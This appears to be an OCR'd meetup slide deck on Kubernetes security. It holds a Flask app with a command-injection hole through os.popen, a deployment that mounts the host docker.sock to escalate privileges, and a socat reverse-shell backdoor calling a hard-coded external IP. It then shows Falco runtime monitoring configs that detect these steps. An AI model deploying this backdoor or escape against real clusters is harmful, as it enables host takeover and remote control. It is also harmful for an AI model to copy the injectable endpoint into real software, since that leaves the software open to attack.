
Deployment

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: deployment-flask-app
spec:
  selector:
    matchLabels:
      app: webapp
      department: it
  replicas: 2
  template:
    metadata:
      labels:
        app: webapp
        department: it
    spec:
      containers:
      - name: flask-app
        image: eu.gcr.io/cluster-1-235110/meetap-app-demo:v6
        env:
        - name: "PORT"
          value: "5000"
```




Dockerfile

```
FROM ubuntu:latest
RUN apt-get update -y
RUN apt-get install -y python-pip python-dev build-essential vim
COPY . /app
WORKDIR /app
RUN pip install -r requirements.txt
ENTRYPOINT ["python"]
CMD ["app.py"]
```



Web App


```python
from flask import Flask
import os
app = Flask(__name__)

@app.route('/')
def hello_world():
    return 'Hello meetup '

@app.route('/ls/<path:filename>')
def ls(filename):
    output="</br>".join(os.popen('ls ' + filename).readlines())
    return """
    <html><body>""" + output + """</body></html>
    """

if __name__ == '__main__':
    app.run(debug=True,host='0.0.0.0')
```



Elevation of privileges && Back Door

“ One Ring to rule them all, One Ring to find them, One Ring to bring them all and in the darkness bind them”

Web App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
SSH
docker-engine
Ubuntu-Flask-app
Firewall

OneRing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

flask-app-service
LoadBalancer
10.11.241.140
35.246.218.179
5000 : 8285
Deployments
flask-app
Ubuntu-flask
5000
2
onering-prtx
oneRing
1
fsGroup: 412
node-gke-meetup
SSH
node-gke-meetup
SSH
/var/run/docker.sock
docker-engine
docker-engine
Ubuntu-Flask-app
OneRing
/var/run/docker.sock
socat
Firewall

Deployment

```yaml
apiVersion: extensions/v1beta1
kind: Deployment
metadata:
  name: oneringpriv
spec:
  replicas: 1
  template:
    metadata:
      name: oneringpriv
      labels:
        app: theone
    spec:
      securityContext:
        fsGroup: 412    # Group ID of docker group on k8s nodes.
      containers:
        - name: onering
          image: ilcapone/onering:v3
          imagePullPolicy: Always
          volumeMounts:
            - name: dockersock
              mountPath: "/var/run/docker.sock"
      volumes:
      - name: dockersock
        hostPath:
          path: /var/run/docker.sock
```






Dockerfile

```
1  FROM alpine
2  RUN apk add docker
3  RUN apk add socat
4  COPY . /theone
5  WORKDIR /theone
6  Run chmod +x socat-shell.sh
7  ENTRYPOINT [ "./socat-shell.sh" ]
```


BackDoor

```
#!/bin/sh
socat exec:'/bin/sh',pty,stderr,setsid,sigint,sane tcp:35.246.241.55:9532
```




BackDoor

```
#!/bin/sh
socat exec:'/bin/sh',pty,stderr,setsid,sigint,sane tcp:35.246.241.55:9532
```



DEMO



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
GKE - Falco
Runtime monitoring


What is Falco?

Falco


Cluster1
Services
DaemonSet
node-gke-meetup
node-gke-meetup
/var/run/docker.sock
/etc/
/dev
docker-engine
Firewall
StackDriver
Informational Container with sensitive mount started
Notice A shell was spawned in a container with an attached terminal

Service


```yaml
kind: Service
apiVersion: v1
metadata:
  name: falco-service
  labels:
    app: falco-example
    role: security
spec:
  selector:
    app: falco-example
  ports:
  - protocol: TCP
    port: 8765
```



Daemonset

```yaml
apiVersion: extensions/v1beta1
kind: DaemonSet
metadata:
  name: falco-daemonset
  labels:
    app: falco-example
    role: security
spec:
  template:
    metadata:
      labels:
        app: falco-example
        role: security
    spec:
      serviceAccount: falco-account
      containers:
        - name: falco
          image: falcosecurity/falco:latest
          securityContext:
            privileged: true
          env:
          - name: SYSDIG_BPF_PROBE
            value: ""
```


```yaml
volumeMounts:
  - mountPath: /host/var/run/docker.sock
    name: docker-socket
  - mountPath: /host/dev
    name: dev-fs
  - mountPath: /host/proc
    name: proc-fs
    readOnly: true
  - mountPath: /host/boot
    name: boot-fs
    readOnly: true
  - mountPath: /host/lib/modules
    name: lib-modules
    readOnly: true
  - mountPath: /host/usr
    name: usr-fs
    readOnly: true
  - mountPath: /host/etc/
    name: etc-fs
    readOnly: true
  - mountPath: /etc/falco
    name: falco-config
```



